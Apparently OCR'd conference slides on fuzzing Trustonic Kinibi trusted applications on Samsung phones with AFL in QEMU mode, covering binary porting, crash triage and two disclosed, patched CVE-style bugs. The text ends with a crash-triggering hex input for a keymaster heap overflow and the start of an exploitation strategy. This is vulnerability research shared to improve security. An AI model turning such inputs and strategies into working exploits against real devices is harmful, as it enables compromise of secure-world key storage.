
- Kinibi kernel – MTK
- Runtime manager – RTM
- Some trusted drivers – drcrypto, …
- Some trusted applications – STH2, …
- Internal API library - mclib



Trustonic Kinibi


Trustlets

- Trusted applications - TA, CM system TA, SP TAs
- Reside in Android file system
- Identified by GUID




Trustonic Kinibi

Inter-world communication



Trustonic Kinibi


Inter-world communication flow




Trustonic Kinibi

Trustlets

- MobiCore Load Format – MCLF
- [github: mcLoadFormat.h]
  - [IDA Pro loader]
  - [Ghidra loader]
- Signed binaries
- 32-bit executables
- Uninitialized fields
  - tciBuffer_ptr
  - tciBuffer_len
  - mcLibEntry
  - …
- Internal API via mclib



Zoom in



- All external calls are through mclib entry field in MCLF header
- Easy to emulate such an isolated code
- Easy to wrap in fuzzing environment

Digital Security

Fuzz smartly

AFL

Fuzz smartly

- Straightforward approach
  - Fuzz trustlets from Normal World
    - Non-controlled environment
    - No coverage control
    - No crash information
- Smart approach
  - Controlled environment
  - Control fuzzing coverage
  - All crash information
  - Explore crashes with all tools

Fuzz smartly

- AFL fuzzes applications
  - source code – afl-gcc
  - binary code – afl-unicorn
  - executables – qemu usermode
- AFL mutates standard input (--) or file input (@@)

- Use AFL qemu usermode
  - Convert MCLF trustlet to ELF executable
  - Make a wrapper to forward standard input to the trustlet TCI
  - Fuzz it with qemu mode!

Binary porting

Transform a trustlet to a linux application

- Make an initial stub to forward input
- Make an ELF with initial stub and trustlet
- Relocate trustlet image properly
- Transfer execution to the trustlet entry point
- Mock mclib
- Automate it for all trustlets

Binary porting

Call TA's entry point

- Make an initial stub code
- Define symbols
  - tciBuffer_ptr
  - tciBuffer_len
  - tlMain

```
// tlrun.c

tciBuffer = malloc(TCILEN);                          // get memory for TCI buffer
tciBufferLen = read(STDIN_FILENO, tciBuffer, TCILEN); // fill it from standard input

*(int*)sym_tciBuffer = tciBuffer;                    // fill in the fields in the trustlet's header
*(int*)sym_tciBufferLen = tciBufferLen;

tlMain_t tlmain = (tlMain_t)&sym_tlMain;             // get tlMain address from symbols
tlmain(tciBuffer, tciBufferLen);                     // call tlMain
```

Binary porting

Relocating TA properly

- Compile our stub
  - `gcc –c tlrun.c –o tlrun.o`
- Define symbols
  - `objcopy --add-symbol tlMain=$(TLMAIN)`
- Adding sections
  -
```
objcopy --add-section .tlbin_text=.text.bin \
  --set-section-flags .tlbin_text=code,contents,alloc,load \
  tlrun.o tlrun.o.1
```
- Locating sections
  - `gcc tlrun.o.1 --section-start=.tlbin_text=0x1000 –o tlrun`

Binary porting

Implement mclib API

- TlApi.h
- TlApiCom.h
- TlApiCommon.h
- TlApiCrypto.h
- TlApiError.h
- TlApiHeap.h
- TlApiLogging.h
- TlApiMcSystem.h
- TlApiSecurity.h
- TlApiTime.h
- TlApiTplay.h
- TlApiTui.h

```
_TLAPI_EXTERN_C tlApiResult_t tlApiUnwrapObjectExt(
    void *src,
    size_t srcLen,
    void *dest,
    size_t *destLen,
    uint32_t flags );
```

```
_TLAPI_EXTERN_C void tlApiLogPrintf(
    const char *fmt,
    ...);
```

Binary porting

Implement mclib dispatch

- Dispatch function
  - tlApiLibEntry

```c
// tlrun.c

typedef void (*tlApiEntry_t)(int num);

void (*tlApiLibEntry)(int num) __attribute__((weak));
void tlApiEntry(int num) __attribute__((noplt));

__attribute__((constructor)) void init()
{
  tlApiLibEntry = tlApiEntry;
}
```

```c
// tllib.c

void* get_api(int num)
{
  return ptrs[num];
}
```

```
// entry.S

.syntax unified
.arch armv7a
.globl tlApiEntry
tlApiEntry:
        push    {r0-r4,lr}
        bl      get_api
        mov     r12, r0
        pop     {r0}
        pop     {r0-r3,lr}
        bx      r12
```

Binary porting

Automation for multiple TAs

- Trustlet porting parameters
  - Entry point
  - Sections locations
  - TCI buffer length
- Old good Makefiles

- Trustlet entry point
  - `objcopy --add-symbol tlMain=$(TLMAIN)`
- Sections locations
  - `gcc tlrun.o.1 --section-start=.tlbin_data=$(TLDATA) -o tlrun`
- TCI buffer length
  - `gcc -DTCILEN=$(TLTCI_LEN) -c tlrun.c -o tlrun.o`

Binary porting

Automation for multiple TAs

- IDA Pro
  - batch mode
  - Idascript
- Ghidra
  - Headless mode

```batch
rem ida_auto.bat

for /r %%f in (*.idb) do (
    idascript %%f %TOOLDIR%\tlinfo.py
)
```

```python
# tlinfo.py

def info_segments():
    ss = dict()
    for s in Segments():
        name = idc.get_segm_name(s)
        segs.update({name: [s, idc.get_segm_end(s)]})
    return segs

if __name__ == "__main__":
    try:
        kinibi_api.main()
        print "TLMAIN := 0x%x" % (locate_tlmain() + 1)
        ss = info_segments()
        env_names = {".text": "TLTEXT",
            ".data": "TLDATA",
            ".bss": "TLBSS"}
```

Binary porting

Launch

```
~ # ./tlrun < test
```

```
root@artik:~/targets/0701000000000000000000000000000# ./tlrun < test
meml = 0x77e110
tciBuffer = 0x77e008, tciBufferLen = 40
Jump to tlMain
TlCm: Starting, 3.6, Mar  9 2015, 17:57:42.
--- tlApiGetVersion ---
--- tlApiGetSuid ---
TlCm: Waiting.
--- tlApiWaitNotification ---
TlCm: Begin MC_CMP_CMD_BEGIN_SOC_AUTHENTICATION.
--- tlApiGetVirtMemType ---
addr = 0x77e110
TlCm: End MC_CMP_CMD_BEGIN_SOC_AUTHENTICATION.
--- tlApiNotify ---
```

Digital Security

Fuzzing

Poexali!

Fuzzing

Hardships

- QEMU and AFL QEMU patches issues
  - toolchain
- AFL instrumentation issues
  - Study AFL thoroughly

Fuzzing

It works!

```
                    american fuzzy lop 2.52b (tlrun)

 process timing                                      overall results
        run time : 0 days, 22 hrs, 50 min, 39 sec    cycles done : 218
   last new path : 0 days, 7 hrs, 35 min, 16 sec     total paths : 490
 last uniq crash : 0 days, 1 hrs, 44 min, 44 sec    uniq crashes : 62
  last uniq hang : none seen yet                      uniq hangs : 0
 cycle progress                        map coverage
  now processing : 483 (98.57%)          map density : 1.86% / 3.29%
 paths timed out : 0 (0.00%)          count coverage : 2.42 bits/tuple
 stage progress                        findings in depth
  now trying : splice 3               favored paths : 69 (14.08%)
 stage execs : 26/96 (27.08%)          new edges on : 99 (20.20%)
 total execs : 47.8M                  total crashes : 73.9k (62 unique)
  exec speed : 663.1/sec               total tmouts : 127 (22 unique)
 fuzzing strategy yields                             path geometry
   bit flips : 67/1.50M, 25/1.50M, 14/1.50M             levels : 22
  byte flips : 4/187k, 1/35.8k, 2/35.5k                pending : 0
 arithmetics : 39/2.01M, 4/1.12M, 2/537k              pend fav : 0
  known ints : 21/171k, 9/764k, 34/1.32M             own finds : 489
  dictionary : 0/0, 0/0, 0/55.8k                      imported : n/a
       havoc : 232/16.1M, 97/20.9M                   stability : 100.00%
        trim : 41.48%/57.5k, 80.27%
^C                                                   [cpu000: 24%]
```

Gathering crashes

23 trustlets – 477 crashes

afl-cmin – 225 unique cases

Digital Security

Crash analysis

Crash analysis

- Get to ARM machine
- Dynamic analysis
  - Gdb scripts
- Dynamic Binary Instrumentation
  - DynamoRIO
  - Valgrind
- Symbolic execution
  - angr

Crash analysis

- gdb crash analyzer
  - poor information
- DynamoRIO
  - cannot load so specifically constructed file
- Valgrind
  - callgrind
  - memcheck
  - not for automatic parsing
- angr
  - error-prone, time-consuming

- gdb is the only friend

Crash analysis

- gdb scripts
- Make more logging from our mclib
- Build SQLite database

```
# stub.gdb

set logging on
set logging redirect on
target remote :5555
source catch.py
continue
```

```
# catch.py

def handler_stop(event):
    if isinstance(event, gdb.SignalEvent):
        print "%s at %s" % (event.stop_signal,
hex(int(gdb.parse_and_eval("$pc").cast(gdb.lookup_type("int"
)))))

def handler_exit(event):
    print "================================"
    gdb.execute("quit")
```

```
# analyze.sh

for f in $(ls $1/out/crashes)
do
    echo === $f === | tee -a gdb.txt
    ../afl-qemu-trace -L /usr/arm-linux-gnueabi/ -g 5555 $1/tlrun < $1/out/crashes/$f 1>/dev/null 2>/dev/null
2>/dev/null &
    arm-none-eabi-gdb -x stub.gdb -batch 2>/dev/null
    tail -n 2 gdb.txt
    ../afl-qemu-trace -L /usr/arm-linux-gnueabi/ $1/tlrun < $1/out/crashes/$f > /tmp/1.qemu
done
```

Crash analysis

- Non-trivial functions
  - tlApiSecSPICmd
  - tlApi_callDriver
  - tlApiWrapObjectExt
  - tlApiUnWrapObjectExt
  - …

- Exclude such cases
- Implement and get more accurate fuzzing results

Crash analysis

```
~ # sqlite3 analyze-cmin.db ‘select * from main’ | grep –v tlApiSecSPICmd
```

```
ffffffff000000000000000000000000e|000053|SIGILL|4196352|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000000e|000055|SIGILL|0|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000000e|000057|SIGILL|0|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000000e|000058|SIGSEGV|20762|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000000e|000059|SIGSEGV|271744|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000012|000001|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000002|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000003|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000006|SIGSEGV|455744|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000007|SIGSEGV|455748|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000008|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000002f|000000|SIGSEGV|208724|tlApiRandomGenerateData;tlApiWaitNotification;tlApiUnwrapObjectExt|1|
ffffffff000000000000000000000002f|000001|SIGSEGV|208832|tlApiRandomGenerateData;tlApiWaitNotification;tlApiUnwrapObjectExt|1|
ffffffff000000000000000000000038|000000|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000001|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000002|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000003|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000005|SIGSEGV|443624|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000006|SIGSEGV|81498|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000007|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000008|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000009|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000010|SIGSEGV|81498|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000011|SIGSEGV|443620|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000012|SIGSEGV|443624|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000013|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000014|SIGSEGV|443624|tlApiWaitNotification|1|
```

Results

- https://security.samsungmobile.com/securityUpdate.smsb
  - SVE-2019-13958
  - SVE-2019-14126

Acknowledgements

We truly appreciate the following researchers for helping Samsung to improve the security of our products.
- Bogdan: SVE-2018-12896, SVE-2018-12897
- Aleksandr Ruiz: SVE-2018-13326
- Andrei Akimov of Digital Security: SVE-2019-13958, SVE-2019-14126
- Gruskovnjak Jordan: SVE-2019-13921
- Slava Makkaveev of Check Point: SVE-2019-13949, SVE-2019-13950, SVE-2019-13952
- Zero Day Initiative: SVE-2019-14008
- Julian Jackson: SVE-2019-14031
- Artyom Skrobov of Check Point: SVE-2019-14073

SMR-MAY-2019

Samsung Mobile is releasing a maintenance release for major flagship models as part of monthly Security Maintenance Release (SMR) process. This SMR package includes patches from Google and Samsung.

Digital Security

SVE-2019-14126

Heap overflow in keymaster trusted application

- Parsing DER-encoded ASN.1
- malloc – size 1 – little endian
- memcpy – size 2 – big endian

TCI buffer

```
00000000: 04 01 00 00 9B 2C 5B A6|10 BC 0A 00 22 00 FF C0  | ....>,[¦.j.."˙яА
00000010: 01 0F 00 00 00 00 FF C0|01 0F 00 00 03 05 10 10  | ......яА........
00000020: 00 00 00 03 83 00 00 77|10 AC 0A 00 00 00 00 00  | ....ґ..w.¬......
00000030: 00 00 00 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | ...lllllllllllll
00000040: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000050: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000060: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000070: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000080: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000090: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
```

SVE-2019-14126

Security mitigations

- Trusted applications
  - Per TA virtual memory
  - Unable to access kernel or physical memory
  - Divided into sections with different memory attributes
  - TCI buffers are non-executable
  - No ASLR
    - only in future plans (Adding ASLR to a microkernel-based operating system)

SVE-2019-14126


Exploitation overview

- Strategy
  1. Find a function pointer in .bss;
  2. Relocate a heap chunk before the pointer;
